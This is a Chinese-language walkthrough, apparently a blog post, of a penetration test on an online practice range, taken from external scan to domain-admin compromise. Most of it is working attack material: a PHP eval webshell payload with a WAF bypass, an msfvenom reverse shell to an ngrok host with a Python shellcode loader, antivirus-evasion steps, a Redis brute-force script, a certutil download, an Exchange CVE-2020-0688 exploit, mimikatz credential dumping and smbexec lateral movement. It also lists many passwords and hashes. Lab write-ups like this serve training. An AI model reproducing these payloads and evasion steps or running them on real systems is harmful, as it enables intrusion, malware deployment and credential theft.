

Cncat外网在线靶场测试实录
网络拓扑:

当时测试时有时间限制,时间比较赶,没花时间截图,直接拷贝的数据纯文字,无截图,看的可能有点费劲哈哈。
一、信息收集
一:
└─# nmap -sV -A 154.194.2.139 -oA cc_ports
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04 21:38 CST
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 57.53% done; ETC: 21:39 (0:00:35 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 80.20% done; ETC: 21:40 (0:00:30 remaining)
Stats: 0:02:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.37% done; ETC: 21:41 (0:00:10 remaining)
Stats: 0:04:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.76% done; ETC: 21:42 (0:00:00 remaining)
Nmap scan report for www.cocat.cc (154.194.2.139)
Host is up (0.019s latency).
Not shown: 645 filtered ports, 352 closed ports
PORT STATE SERVICE VERSION
22/tcp open tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open tcpwrapped
8888/tcp open tcpwrapped
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (88%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (88%)
No exact OS matches for host (test conditions non-ideal).
TRACEROUTE (using port 199/tcp)
HOP RTT ADDRESS
1 1.97 ms 192.168.0.1
2 26.16 ms 100.64.0.1
3 9.29 ms 14.148.98.33
4 9.46 ms 14.148.97.17
5 9.93 ms 202.97.43.78
6 ...
7 13.86 ms 59.43.187.126
8 15.45 ms 59.43.250.78
9 15.22 ms 59.43.181.186
10 15.45 ms 118.184.22.78
11 ... 30
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 288.05 seconds
===================================
扫描子目录,发现zip包,下载下来发现是可可网络验证系统,解压到源码,根据文件目录猜测访问路径,大多数核心路径需要权限,找到类似于js接口的文件访问,发现可未授权访问。
爆出路径
C:\wwwroot\www.cocat.cc\kss_api\bin_api_win.php on line 49
===================================
在zip包解压的目录中发现sql备份vbs脚本,下载下来,找到备份文件中的用户备份语句
备份语句:
INSERT INTO `kss_tb_manager` (`id`,`pmid`,`pid`,`isdel`,`level`,`maxusernum`,`username`,`password`,`passwordtime`,`linecode`,`islock`,`lockedinter`,`addtime`,`endtime`,`lastlogintime`,`lastloginip`,`qq`,`tel`,`email`,`jscript`,`powerlist`,`alipayset`,`tenpayset`,`chinabankset`,`alikey`,`tenkey`,`chinabankkey`,`payweb_title`,`payweb_loginimg`,`rmb`,`xfrmb`,`touzhirmb`) VALUES
('1','0','10000','0','9','0','moonsec_admin','8abaf0333e173522e9b55d10698d5244','0','ulWApiNJQipgP8L99Y9rb732FCws67Gi78njyIjpZzMiu5DL','0','','2012-08-26 16:05:18','2088-12-31 23:00:00','2021-04-26 15:18:53','3232248833','10000','02712345678','10000@qq.com',NULL,'','create_partner_trade_by_buyer,2088002319190000,card@card.php','1900000000','1001','a000000000000','t0000000000000','y1111111111','E卡小店','','0.00','0.00','0.00');
DROP TABLE IF EXISTS `kss_tb_order`;
username: moonsec_admin
password: moon@123
===============================
二、漏洞挖掘
代码审计:
发现index.php 网站标题的变量包含在<?php ?>标签内,然后设置版面又有网站标题写入变量,尝试写入一句
网站标题的输入框输入以下payload(构造特殊字符绕waf)
');@eval($_POST[1]);//
鄂ICP备12009001号
绕过宝塔: ');EvAl/**/($_POST/**/[cc]/**//**/);//
菜刀连接,成功getwebshell
继续信息收集:
上传phpinfo文件 查看disable_function 发现exec可用,上传exec脚本执行命令!!!
源码如下:
1 <?php
2
3   $b = $_GET[a];
4   var_dump(exec($b, $res));
5   foreach ($res as $value) {
6     echo $value . '<br>';
7   }
8 ?>
这里要提一点,disable_function也会遇到所有函数不能用的情况,windows可以尝试mysql udf,前提是mysql可导入导出,这种不行也还有还有一些exp可以直接绕过disable_function, 至于linux的方法就多了,pcntl_exec等至少有2到3种。
靶机内信息收集:
执行whoami,发现时管理员
ifconfig
第一个靶机: 192.168.59.133
Windows IP 配置
以太网适配器 Ethernet0:
连接特定的 DNS 后缀 . . . . . . . : localdomain
本地链接 IPv6 地址. . . . . . . . : fe80::3d9d:36c1:c1ec:2908%12
IPv4 地址 . . . . . . . . . . . . : 192.168.59.133
子网掩码 . . . . . . . . . . . . : 255.255.255.0
默认网关. . . . . . . . . . . . . : 192.168.59.2
隧道适配器 isatap.localdomain:
媒体状态 . . . . . . . . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . . . : localdomain
主机名: 12SERVER-BT
OS 名称: Microsoft Windows Server 2012 R2 Standard
OS 版本: 6.3.9600 暂缺 Build 9600
OS 制造商: Microsoft Corporation
OS 配置: 独立服务器
OS 构件类型: Multiprocessor Free
注册的所有人: Windows 用户
注册的组织:
产品 ID: 00252-70000-00000-AA535
初始安装日期: 2021/4/26, 14:42:26
系统启动时间: 2021/5/6, 1:14:49
系统制造商: VMware, Inc.
系统型号: VMware Virtual Platform
系统类型: x64-based PC
处理器: 安装了 1 个处理器。
[01]: Intel64 Family 6 Model 94 Stepping 3 GenuineIntel ~3408 Mhz
BIOS 版本: Phoenix Technologies LTD 6.00, 2019/7/29
Windows 目录: C:\Windows
系统目录: C:\Windows\system32
启动设备: \Device\HarddiskVolume1
系统区域设置: zh-cn;中文(中国)
输入法区域设置: zh-cn;中文(中国)
时区: (UTC+08:00) 北京,重庆,香港特别行政区,乌鲁木齐
物理内存总量: 2,047 MB
可用的物理内存: 800 MB
虚拟内存: 最大值: 3,071 MB
虚拟内存: 可用: 1,357 MB
虚拟内存: 使用中: 1,714 MB
页面文件位置: C:\pagefile.sys
域: WORKGROUP
登录服务器: 暂缺
修补程序: 安装了 183 个修补程序。(补丁打这么多? 噗!!!)
nestat -ano查看网络连接:
活动连接
协议 本地地址 外部地址 状态 PID
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 1336
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 1948
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 628
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:888 0.0.0.0:0 LISTENING 1948
TCP 0.0.0.0:3306 0.0.0.0:0 LISTENING 2200
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:8888 0.0.0.0:0 LISTENING 2780
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49152 0.0.0.0:0 LISTENING 440
TCP 0.0.0.0:49153 0.0.0.0:0 LISTENING 820
TCP 0.0.0.0:49154 0.0.0.0:0 LISTENING 884
TCP 0.0.0.0:49155 0.0.0.0:0 LISTENING 1200
TCP 0.0.0.0:49159 0.0.0.0:0 LISTENING 536
TCP 0.0.0.0:49162 0.0.0.0:0 LISTENING 544
TCP 127.0.0.1:80 127.0.0.1:64419 TIME_WAIT 0
TCP 127.0.0.1:80 127.0.0.1:64447 TIME_WAIT 0
TCP 127.0.0.1:80 127.0.0.1:64466 TIME_WAIT 0
TCP 127.0.0.1:80 127.0.0.1:64499 TIME_WAIT 0
TCP 127.0.0.1:80 127.0.0.1:64565 TIME_WAIT 0
TCP 127.0.0.1:80 127.0.0.1:64568 ESTABLISHED 1948
TCP 127.0.0.1:14147 0.0.0.0:0 LISTENING 1336
TCP 127.0.0.1:52490 0.0.0.0:0 LISTENING 804
TCP 127.0.0.1:64422 127.0.0.1:3306 TIME_WAIT 0
TCP 127.0.0.1:64450 127.0.0.1:3306 TIME_WAIT 0
TCP 127.0.0.1:64471 127.0.0.1:3306 TIME_WAIT 0
TCP 127.0.0.1:64502 127.0.0.1:3306 TIME_WAIT 0
TCP 127.0.0.1:64568 127.0.0.1:80 ESTABLISHED 2212
TCP 127.0.0.1:64570 127.0.0.1:3306 TIME_WAIT 0
TCP 192.168.59.133:139 0.0.0.0:0 LISTENING 4
TCP 192.168.59.133:49342 154.194.2.139:7788 ESTABLISHED 2212
TCP 192.168.59.133:50498 172.67.161.66:2053 ESTABLISHED 1664
TCP 192.168.59.133:50501 104.21.34.129:2053 ESTABLISHED 288
TCP 192.168.59.133:50844 192.168.59.4:6379 ESTABLISHED 1316
TCP 192.168.59.133:64373 104.21.34.129:2083 TIME_WAIT 0
TCP 192.168.59.133:64374 104.21.34.129:2083 TIME_WAIT 0
第一个flag:
菜刀无法查看Users目录,命令搞起
dir 逐级看c盘用户目录路径得到:
type c:\Users\Administrator\root.txt
flag{moonsec-c20ad4d76fe97759aa27a0c99bff6710-1}
moonsec-12-1
====================================================================
三、宝塔提权
找到宝塔面板登陆入口
?a=type C:\BtSoft\panel\data\admin_path.pl
内容:
string '/e1VOsmtO' (length=9)
/e1VOsmtO
找到登陆入口: http://154.194.2.139:8888/e1VOsmtO/
github 查找宝塔提权
https://github.com/Hzllaga/BT_Panel_Privilege_Escalation
命令执行
python -V
显示python 3.8,很好,有执行环境,给前面上传的命令执行的exec脚本路径传参,参数值为命令。
a=python c:\Temp\bt_panel_script.py
创建宝塔新账户成功
===========================================
登录位置: /e1VOsmtO
默认账号: gOXZQjWA
默认密码: jSKyFFdj
尝试写入 账号:xggGz5 密码:TM98nkMkTF 的面板用户:
写入成功!
===========================================
面板用户信息:
账号: gOXZQjWA, 密码: 703cff47bef6c3bc2b434167b9cb6827, 盐: kn2bgXOyIPTu
账号: xggGz5, 密码: 0de59f1d54a00284334caa06d1281ac6, 盐: 5auBgH6IKUZo
===========================================
面板API状态:
未开启api
如果已开启且限制IP为服务器IP可以执行bt_panel_api.py直接秒!
===========================================
MySQL root密码: eeJvIKgailiiotmh
===========================================
数据库用户信息:
库名: www_cocat_cc, 用户: www_cocat_cc, 密码: j7wwAXFm6kjNxAtR, 类型: MySQL
===========================================
FTP用户信息:
===========================================
Filezilla Interface配置信息:
已安装! 使用 https://github.com/Hzllaga/FileZilla_Privilege_Escalation
127.0.0.1:14147 密码: None
如果已安装可以通过API或计划任务直接秒!
===========================================
宝塔提权成功!!!
宝塔提权后有两条思路
一是在宝塔计划任务增加用户 然后远程登录,然后给火绒添加白名单
二是直接做火绒免杀
感觉远程登录是可行的,但是远程桌面要做内外网端口映射,要做防火墙端口开放,工作量大了,关键是在宝塔计划任务尝试增加用户居然无效,奇怪,然后就不浪费时间了,做免杀。
以下是一些思路一涉及的端口设置,netsh设置端口和防火墙的规则
比如增加端口映射,将10.10.10.10的2222映射到10.10.10.11的80端口
netsh interface portproxy add v4tov4 listenport=2222 listenaddress=10.10.10.10 connectport=80 connectaddress=10.10.10.11
删除端口映射
netsh interface portproxy del v4tov4 listenport=3389 listenaddress=192.168.59.133
查看已存在的端口映射
netsh interface portproxy show v4tov4
比如防火墙开端口设置:
netsh advfirewall firewall add rule name="sc-PC" protocol=tcp localport=3389 remoteip="xx.xx.xx.xx" dir=in action=allow
删除操作
netsh advfirewall firewall delete rule name="sc-PC" dir=in
四、免杀get shell,特权提升
后门连接器做了免杀之后,因为目标机是在外网的,而我的kali是在当地的局域网,所以反弹连接需要做内网穿透,可以使用frp,ngrok等。
这里选择通过Sunny-Ngrok实现内网穿透
去官网注册个账号,代理有免费和vip,vip稳定点,10大洋,量力而行即可,具体设置,官网有详细文档,这里就不赘述了。
启动内网穿透隧道
./sunny clientid xxxxxxx
=====================================
生成shell code
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=5gzvip.idcfengye.com lport=10027 -f py > test.py 这是一个字节数组
py生成exe源码:
==============================================
import ctypes
buf = "生成的shellcode放这"
def execgo(buf):
#go()
# print('123')
shellcode = bytearray(buf)
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
# 申请内存
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctypes.c_int(0x40))
# 放入shellcode
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
ctypes.c_uint64(ptr),
buf,
ctypes.c_int(len(shellcode))
)
# 创建一个线程从shellcode放置位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
ctypes.c_int(0),
ctypes.c_int(0),
ctypes.c_uint64(ptr),
ctypes.c_int(0),
ctypes.c_int(0),
ctypes.pointer(ctypes.c_int(0))
)
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))
#这个go函数会产生交互界面点击后才可运行,但我们不需要这个,需要直接运行,所以实际要去掉该函数调用
def go():
#界面伪装
ctypes.windll.user32.MessageBoxA(0, u"点击确定开始美好之旅(若无反应则版本可能不适用).^_ ^".encode('gb2312'),u' 信息'.encode('gb2312'), 0)
if __name__=='__main__':
execgo(buf)
=====================================================
然后生成exe,这种程度还不够,还是会被火绒检测到,需要对exe的函数混淆,或者加密,网上发现了virbox,直接反编译展开函数,可选多个函数(pyinstall生成的exe多达600多个函数,我选了前面12个)进行混淆,或者加密,重新生成exe即可
pyinstall --> virbox加密 -->过火绒
宝塔执行计划任务执行exe (宝塔计划任务也很卡,有时不行,索性设置php配置文件,去除禁用函数exec,靶机上线了再加回来就好,这样更快)
C:\wwwroot\www.cocat.cc\nom.ssp.exe
得到
meterpreter > arp
ARP cache
=========
IP address MAC address Interface
---------- ----------- ---------
192.168.59.2 00:50:56:e3:76:6d 12
192.168.59.4 00:0c:29:00:a4:df 12
192.168.59.254 00:50:56:e0:f9:46 12
192.168.59.255 ff:ff:ff:ff:ff:ff 12
224.0.0.22 00:00:00:00:00:00 1
224.0.0.22 01:00:5e:00:00:16 12
224.0.0.252 01:00:5e:00:00:fc 12
255.255.255.255 ff:ff:ff:ff:ff:ff 12
meterpreter > ping 192.168.59.4
[-] Unknown command: ping.
迁移进程,防止被杀软发现,或者连接不稳定的情况
meterpreter > migrare 2016
五、内网渗透
建立路由: run autoroute -s 192.168.59.0
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -i
Active sessions
===============
Id Name Type Information Connection
-- ---- ---- ----------- ----------
2 meterpreter x64/windows NT AUTHORITY\SYSTEM @ 12SERVER-BT 192.168.0.110:12345 -> 192.168.0.110:35204 (192.168.59.133)
=========================================
六、内网信息收集
基于session和socks5代理,扫描内网
-p (常用端口)
80,89,8000,9090,1433,1521,3306,5432,445,135,443,873,5984 ,6379,7001,7002,9200,
9300 ,11211,27017,27018 ,50000,50070,50030,21,22,23,2601,3389
Fin包绕过防火墙扫描:(Fin包 yyds)
proxychains nmap -sF -Pn -A 192.168.59.4
[proxychains] Strict chain ... 192.168.0.110:12346 ... 192.168.59.4:22 <--socket error or timeout!
[proxychains] Strict chain ... 192.168.0.110:12346 ... 192.168.59.4:25 ... OK
[proxychains] Strict chain ... 192.168.0.110:12346 ... 192.168.59.4:26 <--socket error or timeout!
[proxychains] Strict chain ... 192.168.0.110:12346 ... 192.168.59.4:33 <--socket error or timeout!
[proxychains] Strict chain ... 192.168.0.110:12346 ... 192.168.59.4:80 ... OK
[proxychains] Strict chain ... 192.168.0.110:12346 ... 192.168.59.4:81 <--socket error or timeout!
25 ,80 ,110, 6379
设置好msf的代理 use aux.../server/socks_proxy
本地设置 /etc/proxychain.conf
代理访问逻辑:
请求从proxychain.conf设置的端口出去,因为msf的socks_proxy监听了该端口,发现流量里的目标地是192.168.59.0网段,msf会将流量通过已经建立连接的session和已经设置好的路由转发到目标网段192.168.59.0的目标机子192.168.59。4。
七、内网漏洞挖掘
根据扫描到的端口有6379,尝试访问redis
proxychain redis-cli 192.168.59.4 登陆该靶机,需要授权访问
于是在msf search redis,使用msf自带的redis_login爆破密码,但是因为59.133服务器进程太多很多(也可能是代理不稳定,或者免杀效果问题,流量大了杀软警惕),使用msf爆破
流量一大就meterpreter的session就断了,试了两次均不行,爆破无非也是脚本遍历字典文件。查看本地是否有环境支持
meterpreter > shell
python -V
python 3.8
O了,有python环境,于是写python脚本尝试爆破
脚本源码如下:
import redis
with open('somd5top10w.txt', "r") as f: # 读取txt文件
while True:
password = f.readline().strip('\n')
if not password:
print('读取行出错')
break
print(password)
try:
myredis = redis.Redis(host="192.168.59.4", password=password, port=6379,socket_timeout=3) # host输入要破解的ip
print(password) # 输出正确密码
break
except:
print('%s无效密码'%password)
pass
切记! 一般正常都想着加个延时time.spleep(0.5)不太频繁不会被封ip之类的,import time,但是就是因为加了个
导致脚本总是启动不起来,也不报错,卡在那,一个有可能是该靶机的这个包有问题,所以取消了延时,尝试,得到密码
123456789qq
这里字典也很重要
python脚本爆破出redis密码:123456789qq
=================================================================================
redis信息收集
192.168.59.4:6379> info
# Server
redis_version:3.2.100
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:dd26f1f93c5130ee
redis_mode:standalone
os:Windows
arch_bits:64
multiplexing_api:WinSock_IOCP
process_id:1192
run_id:d602f9fc88b47278ad15fa5eef0ed67145c96b79
tcp_port:6379
uptime_in_seconds:505232
uptime_in_days:5
hz:10
lru_clock:10006618
executable:C:\Redis\"C:\Redis\redis-server.exe"
config_file:C:\Redis\redis.windows.conf
# Clients
connected_clients:3
client_longest_output_list:0
client_biggest_input_buf:9
blocked_clients:0
# Memory
used_memory:731008
used_memory_human:713.88K
used_memory_rss:693224
used_memory_rss_human:676.98K
used_memory_peak:5005360
used_memory_peak_human:4.77M
total_system_memory:0
total_system_memory_human:0B
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
mem_fragmentation_ratio:0.95
mem_allocator:jemalloc-3.6.0
# Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1620574663
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:0
rdb_current_bgsave_time_sec:-1
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok
# Stats
total_connections_received:41881
total_commands_processed:39947
instantaneous_ops_per_sec:0
total_net_input_bytes:2325119
total_net_output_bytes:19688124
instantaneous_input_kbps:0.00
instantaneous_output_kbps:0.00
rejected_connections:0
sync_full:0
sync_partial_ok:0
sync_partial_err:0
expired_keys:0
evicted_keys:0
keyspace_hits:0
keyspace_misses:2
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:1437
migrate_cached_sockets:0
# Replication
role:master
connected_slaves:0
master_repl_offset:0
repl_backlog_active:0
repl_backlog_size:1048576
repl_backlog_first_byte_offset:0
repl_backlog_histlen:0
# CPU
used_cpu_sys:5.42
used_cpu_user:0.30
used_cpu_sys_children:0.00
used_cpu_user_children:0.00
# Cluster
cluster_enabled:0
# Keyspace
db0:keys=2,expires=0,avg_ttl=0
192.168.59.4:6379>
shell信息:
192.168.59.4:6379>
192.168.59.4:6379> keys *
1) "dahuang"
2) "x"
192.168.59.4:6379> get x
"<%Eval (Request(chr(35)))%>"
192.168.59.4:6379>
192.168.59.4:6379> CONFIG GET dbfilename
1) "dbfilename"
2) "g.asp"
192.168.59.4:6379> CONFIG GET dir
1) "dir"
2) "c:\\inetpub\\wwwroot"
192.168.59.4:6379>
redis getshell:
本地有shell了,那就不用写了哈哈哈, 省了点功夫,写也很快,就是把上面所有的配置命令get变成set即可,
原理就是把redis的数据备份到指定目录,指定名字。最后save就可以,那么只要指定目录是网站的根路径,即可通过代理访问到shell,所以路径就是最关键的信息,那么前面信息收集到时iis的服务,火狐也访问到了80端口,该端口的页面就是iis的默认页,那么自然想到inetpub是iis默认的根路径目录,wwwroot这个是作者设置目录的习惯,可以参考宝塔的,路径可以多尝试出来。
通过蚁剑访问到redis写入的shell,尝试上传后门到靶机,发现没有被杀,所以应该没有杀软存在,蚁剑尝试执行命令,无法执行。看来权限是很小的,得想办法提权。在msf本地,exploitdb,百度,找exp,均没找到合适的。突然想起,学习项目七有个2016的提权,想着16都可以,12也行吧,尝试,成功。
八、内网redis提权 (这PrintSpoofer1 的exp,牛逼)
C:\Redis> PrintSpoofer1 -i -c "dd.exe"
为了方便连上,使用正向代理,那就要在本地开端口,前面nmap探测是有防火墙的。
redis服务器开防火墙端口
netsh advfirewall firewall add rule name="dd.exe" protocol=TCP dir=in localport=8880 action=allow
meterpreter bind_tcp连上
meterpreter迁移进程这个进程一定要多注意,因为有些有系统权限的进程,没有socket连接功能的
妈的 迁移错好几次 一开始没发现问题,后面不断切换才发现效果完全不一样
这里看到了explorer.exe 也是管理员那就它了
meterpreter > migrate 1928
[*] Migrating from 1392 to 1928...
[*] Migration completed successfully.
meterpreter > shell
Process 2652 created.
Channel 1 created.
sMicrosoft Windows [�汾 6.3.9600]
(c) 2013 Microsoft Corporation����������Ȩ����
C:\Windows\system32>chcp 65001
chcp 65001
Active code page: 65001
C:\Windows\system32>
查看第二个flag,顺便看了下有没有python环境
C:\Users\Administrator>type root.txt
type root.txt
flag{moonsec-b6d767d2f8ed5d21a44b0e5886680cb9-2}
C:\Users\Administrator>python -V
并没有环境哈哈。
继续内网漫游
建路由:
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0...
[+] Added route to 10.10.10.0/255.255.255.0 via 192.168.59.4
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Active Routing Table
====================
Subnet Netmask Gateway
------ ------- -------
10.10.10.0 255.255.255.0 Session 6
192.168.59.0 255.255.255.0 Session 4
meterpreter > background
邮服信息收集:
nmap扫下端口
联想到靶机59.133 和redis靶机59.4都有开25,110等邮件协议端口,常用端口加上
proxychains nmap -sF -A -T4 -Pn 10.10.10.209 -p 25
80,89,110,8000,9090,1433,1521,3306,5432,445,135,443,873,5984,6379,7001,7002,9200,
9300,11211,27017,27018,50000,50070,50030,21,22,23,2601,3389
结合靶场考场公布的信息得到这是台装有exchange服务的邮服
学习了exchange相关基本知识和测试点后尝试爆破http://10.10.10.209/Autodiscover/autodiscover.xml路径
征得同意后,在github下载了ruler.exe工具,打算在redis执行爆破,得有用户名,一般访问油服,本地用户可能有out客户端的个人信息文件,在redis本地搜pst文件(pst是out look的客户端存储客户邮件信息的文件)
逐级遍历查找
dir /s /b *pst
c:\Users\Administrator\Documents\Outlook 文件\moonsec@cncat.cc.pst
c:\Users\Administrator\Documents\Outlook 文件\test@cncat.cc - test.pst
下载下来,这里路径有空格,有中文,在meterpreter的shell里面是无法直接type查看内容的,因为编码问题,文件内容格式问题,所以下载下来,这种特殊的路径,直接给路径加引号。
在meterpreter:
download "c:\Users\Administrator\Documents\Outlook 文件\moonsec@cncat.cc.pst"
download "c:\Users\Administrator\Documents\Outlook 文件\test@cncat.cc.pst"
下载了PstViewer软件可打开pst文件。在test@cncat.cc.pst找到了用户名和密码:
moonsec QQqq5201314
一开始我只看了moonsec的pst文件,没有数据,然后我直接尝试过ruler基于moonsec这个用户名爆破账户密码
proxychains rul.exe --url http://10.10.10.209/autodiscover/autodiscover.xml --insecure brute --delay 0 --stop --users users.txt --passwords topw.txt > redisrul.txt
爆破时我又去看了test用户的pst文件,没想到moonsec用户名和密码
登陆http://10.10.10.209/owa (out look web app的简称)
没在上面发现什么有用的信息
回到redis查看本地共享
net share
Share name Resource Remark
-------------------------------------------------------------------------------
C$ C:\ Ĭ�Ϲ���
IPC$ Զ�� IPC
ADMIN$ C:\Windows Զ����
The command completed successfully.
邮服exp命令执行:
在github找到了exchange的exp,有python版本,也有c#版本,基于CVE-2020-0688,exchange 2010及之后的版本均有效。
由于redis服务器没有python环境,选择了编译c#版本。
生成exp,放到靶机redis服务器执行。
先把exp上传到bt服务器,
在redis执行下载命令certutil.exe -urlcache -split -f http://192.168.59.133:8000/eg.exe,从bt下载
执行exp:
eg 10.10.10.209 cncat.cc\moonsec QQqq5201314
c:\Redis>eg 10.10.10.209 cncat.cc\moonsec QQqq5201314
eg 10.10.10.209 cncat.cc\moonsec QQqq5201314
Exploit for CVE-2020-0688(Microsoft Exchange default MachineKeySection deserialize vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
[!]init ok
[!]usage:
exec <cmd> [args]
exec command
arch
get remote process architecture(for shellcode)
shellcode <shellcode.bin>
run shellcode
exit
exit program
至此,exchange可以命令执行了
尝试从redis共享下载后门连接器dd.exe, 以同样的方式在exchange本地防火墙端口同样设置开放8880,在邮服尝试建立正向连接
Exch >exec net use \\10.10.10.202\C$ 密码 /user:账号
Exch >exec xcopy \\192.168.0.114\C$\redis\dd.exe
需要用到redis用户密码
域管密码打下域控:
回到meter 载入kiwi获取明文密码,突然想到
redis和邮服和域控处于同一网段,猜想域控可能登陆过redis本地。
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============
Username Domain NTLM SHA1
-------- ------ ---- ----
Administrator CNCAT 42e2656ec24331269f82160ff5962387
mooon$ 12SERVER-REDIS 151962f7fca7ac1880c72b1c78d4a8f5 4bf381cf8b766a0d80c53a2d55a3baaaf6721548
wdigest credentials
===================
发现Administrator CNCAT 42e2656ec24331269f82160ff5962387
O了
域管拿到账号密码,哈希可以用,也可转明文
在github找到impacket神器,注意使用时会报导入错误
python3 smbexec.py 1 ⨯
Traceback (most recent call last):
File "/root/kaike/impacket-master/examples/smbexec.py", line 45, in <module>
from impacket.examples.utils import parse_target
ModuleNotFoundError: No module named 'impacket.examples.utils'
找到utils,复制整个文件内容到smbexec.py,把找到from impacket.examples.utils import parse_target删了,按道理这句话没错的,不知道为何,可能是导入的几个包里面存在交叉导入,就是A导入了B
B又导入了A,无限循环导致导入失败。
有了域管, 209和201就好办了。
proxychains python3 smbexec.py cncat.cc/administrator:QWEasd123@10.10.10.209 130 ⨯
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
[proxychains] Strict chain ... 192.168.0.110:12343 ... 10.10.10.209:445 ... OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>type c:\Users\Administrator\root.txt
flag{moonsec-e165421110ba03099a1c0393373c5b43-3}
C:\Windows\system32>exit
proxychains python3 smbexec.py cncat.cc/administrator:QWEasd123@10.10.10.201 130 ⨯
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
[proxychains] Strict chain ... 192.168.0.110:12343 ... 10.10.10.201:445 ... OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>type c:\Users\Administrator\root.txt
flag{moonsec-39337ec03c50ba03099a1b43373cct5-4}
C:\Windows\system32>exit
至此 四个flag全部拿到!

 浙公网安备 33010602011771号